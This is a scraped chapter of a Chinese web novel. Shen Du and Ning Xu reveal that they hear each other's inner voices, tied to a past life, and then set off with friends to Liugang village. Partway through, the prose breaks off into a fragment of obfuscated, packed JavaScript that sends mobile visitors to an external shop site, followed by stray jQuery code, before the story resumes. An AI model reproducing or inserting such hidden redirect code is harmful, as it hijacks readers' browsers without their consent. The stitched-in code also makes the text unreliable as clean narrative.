“什么?”
沈渡没明白他的意思,但能猜到他想说的是什么。
“我父母都是法医,工作很忙顾不上我,小时候我就经常去街心公园玩,一呆就是一整天。”宁栩还能回忆起儿时环绕在身边的树木香,那个念头第一次出现的时候也是伴着熟悉的树木香。
“法医很了不起。”沈渡高中室友就是法医专业,她对法医的日常工作还算了解,“你父母一定是很爱你的。”
“我记得有次街心花园旁边小区有人跳楼,正好是我母亲出现场,我看见她就想凑过去说说话,跑得太急摔倒在地上,膝盖破皮一大块,她也没停下和我说话。”
宁栩轻车熟路的把车停到线内,过去二十年,他一有烦心事就会来这里。
“不过那天的好消息是跳楼的人没死。”他说完又笑笑,“也不能这样说,对于那个人来说,可能还会怪我们把他救回来。”
“但对你母亲来说这一天就是有意义的。”
小小的宁栩是怀抱着什么的心情日复一日在热闹的公园里品尝着自己的寂寞呢?他现在温和善良的性格底色大概也是来源于他的母亲吧。
槐花的香味很有分寸,既不霸道也不浓郁,淡淡的清甜让沈渡情不自禁的放松下来。
“是吧,活着不就是不断的寻找意义吗?”
今晚约沈渡见面并不是冲动而为,宁栩已经想过很久,他不想再带着秘密,他想在沈渡面前是清清白白的,就像是一阵风穿过山林,让她看穿自己。
沈渡点点头,坐在长凳上,和宁栩只有半米的距离,“说到意义,我还有事情要和你说。你先说你的事吧,怎么不坐下?”
“我……”宁栩也觉得站着有点奇怪,“好,我坐下说。”“那天你在车上说要知道我的秘密。我现在告诉你,对不起,让你等这么久。”
“也不算很久。”沈渡不是敷衍,如果说过去大半年的经历教会她一件事,那就是耐心,“重要的事物都是需要等待的,真相是,真心也是。”
她想,如果宁栩说出自己的秘密,那她也会说出自己的秘密。
背负太多总是辛苦。
“我没有不想让你知道,我只是害怕。”
宁栩的声音有些颤抖,没逃过沈渡的耳朵,“在我十岁那年,我在街心公园看书的时候突然在心里听见一个声音,那个声音就是我的声音,但并不是我想的,你能明白我的意思吗?”
“就像是突然出现的?”他十一岁那年,自己正好七岁。
“嗯,是。”
宁栩指节因攥紧而发白,他甚至能在风刮过树叶的声音和人声中听见自己的心跳声,再开口时语速比往日般半分,声调却很坚定,“我听见那个声音说,我要娶阿寻。”
他说完没从沈渡脸上看到意料之中的情绪,心更加慌起来,“你好像不惊讶?”
“我知道。”
难怪说关心则乱,沈渡喜欢此刻宁栩的笨拙,和聪明的男人打交道是很头疼的,“如果我不知道你有什么秘密,为什么会等你告诉我呢。”
她还不知道再聪明的男人在自己喜欢的女人面前都是笨拙的,尤其是在不确定那个女人心意的时候。
“你怎么会知道?”
自己从来没有告诉过任何人,只是问过师父是否会存在这种不间断出现同一内容心声的情况。师父说大概是前世的因果,缘分还没消,执念还在,就会以这种形式继续,不过这样的情况很少,因为很难有人的执念会跨越这么久。
难道说……她也能听见这个声音,可她说的是知道自己的秘密。
“因为我能听见你的心音。”沈渡靠在椅背上,抬起头对上宁栩骤然放大的瞳孔,“从七岁就能听见,什么内容都有。在十八岁生日那天,我听见你说,我要娶阿寻。”
被人窥探心声的慌张很快被另一种情绪覆盖过去,“你还有听见什么?”
在自己以为最隐私的时刻的密语,却有被沈渡听见的可能,宁栩回忆不起来有没有说过什么不该说的话,只能试探着从她的眼神里感受一二。
“没有什么特别的。”
对于从前的沈渡来说,她确实没有把心思太多放在宁栩和陆还明身上,“所以从第一次见到你的时候,不对,应该说是从第一次在现实里听见你的声音的时候,我就已经认出你。从蛟喊出我名字的时候,你就认出我了吧。”
“那时候我还不确定。”
宁栩觉得怎么解释都不对,只能把自己的想法尽数说出,“我不是因为你是阿寻才喜欢你的,我喜欢的是你这个人,无所谓名字,也无所谓身份,我也有想过这个问题。正是因为怕你误会,所以我才一直没有告诉你。”
他心里很着急,却极力让声音保持平静。
“这也是我想说的。”
沈渡站起身,走向不远处的槐花树,花落之后明年还会再开,可明年的花还算是今年的花吗?前世今生也是一样,她能接受自己就是阿寻,背负阿寻的使命。
但她能接受宁栩是因为阿寻而喜欢上沈渡吗?
“你怎么确定喜欢的就是我这个人?”她在问宁栩,也是在问自己。
宁栩半天没说话,他不知道该用什么样的语言才能让她信服,“如果真的喜欢上一个人,就不会再有犹豫。我愿意,把我的前世今生都交付给你,如果还有来世,我也绝对要和你一起度过。”
“前世?”沈渡笑笑,她现在最想知晓的就是自己的前世,福寿坊的过往,“说不定我们前世是仇人。”
“不会。”
宁栩想也没想就脱口而出,“我永远不会恨你,这是我的直觉。要是我连这么点直觉都没有,我师父也不会收我为徒。”
“说到仇人,我也有个秘密要告诉你。”沈渡转向宁栩的方向,她知道他有多讨厌陆还明,“从七岁那年开始,我能听见两个人的声音,另一个声音是陆还明的。”
35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17740994|206017||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
>在这个时刻听到陆还明的名字让宁栩一阵反胃,但他也在这一刻明白,为什么沈渡会那么反常地护着陆还明,如果她要找出真相,那他确实是很重要的角色。
“他说过什么?”宁栩面无表情,总不会是两男争一女的俗套情节。
“在十八岁那天,他和你的声音第一次一起响起,他说他要杀掉我。不过你放心,我确信他现在已经没有这个想法。”
至于其他,沈渡不打算和宁栩说,靠自己就足够。
“确信?”宁栩眉头紧锁,眼前浮现出陆还明桀骜的模样,说他杀过人自己也信,“难道是因为他喜欢你?所以转恨为爱?”
沈渡天生对男女之情有些迟钝,陆还明对她的特别,她全部归结于是冥冥之中的巧合,但宁栩这么一说,她也有些怀疑。
会不会太过自恋,沈渡摇摇头,没再想下去,“是因为他和我一样,也想要一个真相。”
“下周结课后,我要去双桥找福寿坊的遗址,白随和陆还明也会和我一起。你也会和我一起吧。”
她不是在邀请,是通知,语气虽不强硬,但也不容人拒绝。
“那我以什么身份去?”宁栩嗓子发哑,或许是路灯折射的原因,沈渡似乎能看见他眼中的点点泪光,“你男朋友吗?”
眼前人垂着眼,长睫遮去眼底光亮,薄唇微微抿起,一副落寞无措的模样,沈渡没办法拒绝,也害怕答应,只留下模棱两可的一句话,“你可以和陆还明这样说。”
对于宁栩来说,这句话已经足够,但他知道他迟早会要更多。
————
五天后,沈渡一行四人到达双桥镇。还有两天才到五一小长假,高速上还没开始堵,他们早上六点出发,到柳岗乡民宿的时候天刚擦黑。
柳兰乡距离镇中心只有一百公里,但完全是另一幅景象,基础设施破旧,和精神文明沾边的也基本一点也没有,地广人稀,很少有游客踏足这里,用白随的话来说就是“连三家村都不如”,所以民宿老板看见他们时极为热情。
“姑娘,我听你的口音,是不是就是双桥人?”老板自称四十二岁,但保养的很好,看起来也就三十出头,短发干净利落。
沈渡没回答她的问题,“你是柳岗乡本地人?我刚刚进门的时候看见对面有家炒菜,说是百年老店,正宗吗?”
“你们想吃什么我给你们炒。”老板捂嘴笑起来,“我们这哪来的百年老店,一百年前这……不说不说,怕吓到你。”
她说完就转身离开,把钥匙放在门口长桌上,说今晚她有事儿,让他们自己如果要出门就记得就自己锁门。
一整天的车程让他们都很疲惫,谁也没出门的意思,草草洗漱后就各自回房。
刚躺到床上闭上眼,沈渡突然脑子里出现外公的声音——是第一次梦见他时,那句没有说完的话,“千万不要。”
他想说什么,千万不要回到柳岗乡?千万不要追查当年的事情?